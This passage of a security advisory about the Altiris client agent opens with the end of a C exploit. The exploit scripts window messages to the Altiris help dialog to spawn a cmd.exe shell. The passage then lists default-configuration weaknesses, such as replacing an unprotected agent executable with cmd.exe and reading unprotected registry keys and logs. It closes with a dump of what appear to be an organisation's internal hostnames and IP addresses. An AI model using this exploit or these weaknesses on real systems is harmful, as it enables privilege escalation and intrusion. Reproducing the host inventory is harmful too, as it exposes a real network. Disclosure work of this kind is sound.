PostMessage(lHandle,0x313,NULL,NULL);

Sleep(100);

SendMessage(lHandle,0x365,NULL,0x1);
Sleep(300);
pp:
if (!FindWindow(NULL, langH[id])){
   printf("Help Window not found.. exploit unsuccesful\n");
   if (id!=9){
      printf("Trying with english..\n");
      id=9;
      goto pp;
   }else{
         return 0;
```

```
    }
 }else{
    printf("Help Window found! exploiting..\n");
 }
 SendMessage (FindWindow(NULL, langH[id]), WM_IME_KEYDOWN, VK_RETURN, 0);
 Sleep(500);
 lHandle = FindWindow("#32770",langO[id]);
 lHandle2 = GetDlgItem(lHandle, 0x47C);
 Sleep(500);
 printf("Sending path..\n");
 SendMessage (lHandle2, WM_SETTEXT, 0, (LPARAM)sText);
 Sleep(800);
 SendMessage (lHandle2, WM_IME_KEYDOWN, VK_RETURN, 0);
 lHandle2 = GetDlgItem(lHandle, 0x4A0);
 printf("Looking for cmd..\n");
 SendMessage (lHandle2, WM_IME_KEYDOWN, VK_TAB, 0);
 Sleep(500);
 lHandle2 = FindWindowEx(lHandle,NULL,"SHELLDLL_DefView", NULL);
 lHandle2 = GetDlgItem(lHandle2, 0x1);
 printf("Sending keys..\n");
 SendMessage (lHandle2, WM_IME_KEYDOWN, 0x43, 0);
 SendMessage (lHandle2, WM_IME_KEYDOWN, 0x4D, 0);
 SendMessage (lHandle2, WM_IME_KEYDOWN, 0x44, 0);
 Sleep(500);
 mark:
 PostMessage (lHandle2, WM_CONTEXTMENU, 0, 0);
 Sleep(1000);
 point.x =10; point.y =30;
 lHandle2=WindowFromPoint(point);
  Sleep(1000);
 printf("Opening shell..\n");
 SendMessage (lHandle2, WM_KEYDOWN, VK_DOWN, 0);
  Sleep(1000);
 SendMessage (lHandle2, WM_KEYDOWN, VK_DOWN, 0);
  Sleep(1000);
 SendMessage (lHandle2, WM_KEYDOWN, VK_RETURN, 0);
  Sleep(1000);
 if (!FindWindow(NULL,"C:\\WINDOWS\\system32\\cmd.exe") &&
!FindWindow(NULL,"C:\\WINNT\\system32\\cmd.exe")){
    printf("Failed\n");
    if (!a){
        a++;
        goto mark;
    }
 }else{
       printf("Done!\n");
 }
 if(!a){
    SendMessage (lHandle, WM_CLOSE,0,0);
    Sleep(500);
    SendMessage (FindWindow(NULL, langH[id]), WM_CLOSE, 0, 0);
    SendMessage (FindWindow(NULL, argv[1]), WM_CLOSE, 0, 0);
 }else{
    printf("The exploit failed, but maybe the context window of the shell is
visibile.\n");
 }
 return 0;
}
```

--==+=========================+==--

--==+ Default Configuration Problems +==--

--==+=========================+==--

Altiris does not apply is not using ENV["ProgramFiles"] for installing directories to its structure, therefore it leads to possible unprotected directories on the client; i.e. **C:\Program Files\Altiris\AClient\AClntUser.EXE** is left not unprotected from for modification which an attacker can replace it with cmd.exe and get an interactive shell upon restart.

Configuration windows are just hidden; an attacker can make them visible through ShowWindow API.

Some REGEDIT keys that contain important information are not read-protected:

HKEY_LOCAL_MACHINE\SOFTWARE\Altiris\

Importantly Specially:

HKEY_LOCAL_MACHINE\SOFTWARE\Altiris\eXpress\Inventory\AeX EU Logon Users

And:

HKEY_LOCAL_MACHINE\SOFTWARE\Altiris\Communications


Some CFG files (C:\aclient.cfg) are not read-protected (not sure if this was a configuration problem by sysadmin, or a default config). ApplicationMettering can be stopped using taskkill /f when alert is prompted.

C:\Program Files\Altiris\Altiris Agent\ AeXAMInventory.txt and AeXAMDiscovery.txt has other user's activity visible to any user, the path C:\Program Files\Altiris\Altiris Agent\Client Policies\ has dangerous information accessible to all users. http://Server/Altiris/NS/Agent/ is accessible to un-logged in agents.

Deployment server runs over no an unsecure layer, an attacker could connect the computer to a new network and make it download & execute untrusted packages.


C:\Program Files\Altiris\Altiris Agent\Logs has dangerous information accessible to all users.

--===================+==--
--==+ Deployment Console +==--
--==+===== ==========+==--



Nombre	Grupo	Trabajo	Estado	Dirección
LTMU0071037	Proyecto BAM			10.199.0.19
PCMU0043830	montes urales			10.199.0.22
LTMU0044009	montes urales			10.199.0.23
LTMU0070835	montes urales			10.199.0.24
LTMU0041633	montes urales			10.199.0.30
LTMU0060392	montes urales			10.199.0.32
LTMU0016560	montes urales			10.199.0.45
LTMU0060015	montes urales			10.199.0.47
LTMU0039528	montes urales			10.199.0.61
PCMU0060173	montes urales			10.199.0.93
PCMU0039450	piso7			10.199.0.110
LTMU0062042	montes urales			10.199.0.116
LTMU0060397	montes urales			10.199.0.120
LTMU0008372	montes urales			10.199.0.145
SCANNERDSI	UNEFON			10.199.0.171
PCMU00419			Successful completion.	10.199.0.181
LTMU00710				10.199.0.235
IUS09MXUR			Received Inventory...	10.199.0.240
LTMU00707				10.199.1.5
PCMU00420			Received Inventory...	10.199.1.25
PCMU00238			Received Inventory...	10.199.1.39
LTMU00617				10.199.1.48
LTMU00444				10.199.1.51
PCMU00109				10.199.1.52
PCMU02910				10.199.1.53
PCRE00109			Received Inventory...	10.199.1.61
PCMU00242				10.199.1.62
PCMU00327				10.199.1.70
LTMU00707				10.199.1.71
LTMU04700				10.199.1.74
PCMU00438				10.199.1.77
LTMD00394				10.199.1.81
PCMU00440				10.199.1.161
PCMU00440				10.199.1.164
PCMU00440				10.199.1.165
PCRE00167				10.199.1.169
PCMU00440				10.199.1.179
PCMU00221				10.199.1.192
PCMU00016				10.199.1.195
PCRE0016770	Piso 6			10.199.1.216
PCRE0040295	UNEFON			10.199.1.219

```
--========================================+==--
--==+ Remote Version Console and Client Agent     +==--
--==+===== ===============================+==--
```



Propiedades del equipo

Nombre: PCMU0041954

Usuario conectado: [redacted]

Sistema operativo: Windows XP Professional 5.1 (Build 2600: Service Pack 2)

Deployment Server: [redacted]

Automatización de partición instalada: No


Versión del agente de Windows: 6.5.299

Versión del agente de Automation:

Versión de packet shim para DOS:

La licencia del agente caduca: N/A

Id.: [redacted]




Altiris Client Service para Windows (Versión 6.8.378)

Copyright (c) 1996-2003 Altiris, Inc. Todos los derechos reservados. Este programa está protegido por las leyes de propiedad intelectual de Estados Unidos y por tratados internacionales.

DECLARACIÓN DE LICENCIA

La licencia del software Altiris Client debe utilizar sólo junto a la versión de evaluación o con licencia de un producto de Altiris. El uso de esta licencia de cliente para otro uso que el definido puede resultar en una infracción del contrato de licencia de software. Para obtener más información, contacte a Altiris, Inc. (http://www.altiris.com)




Altiris Client Service para Windows (Versión 6.5.299)

Copyright (c) 1996-2003 Altiris, Inc. Todos los derechos reservados.
Este programa está protegido por las leyes de propiedad intelectual de Estados Unidos y por tratados

DECLARACIÓN DE LICENCIA

La licencia del software Altiris Client debe utilizar sólo junto a la versión de evaluación o con licencia de un producto de Altiris. El uso de esta licencia de cliente para otro uso que el definido puede resultar en una infracción del contrato de licencia de software. Para obtener más información, contacte a Altiris, Inc. (http://www.altiris.com)



Altiris Client Service for Windows (Version 6.5.248)

Copyright © 1996-2003 Altiris, Inc. All rights reserved. This program is protected by U.S. copyright laws and international treaties.

LICENSE STATEMENT

This Altiris Client software is licensed for use only in conjunction with an evaluation or licensed version of an Altiris product. Use of this client software other than as intended may result in a breach of the software license agreement. For additional information, please contact Altiris, Inc. (http://www.altiris.com)

alt3kx & sirdarckcat
labs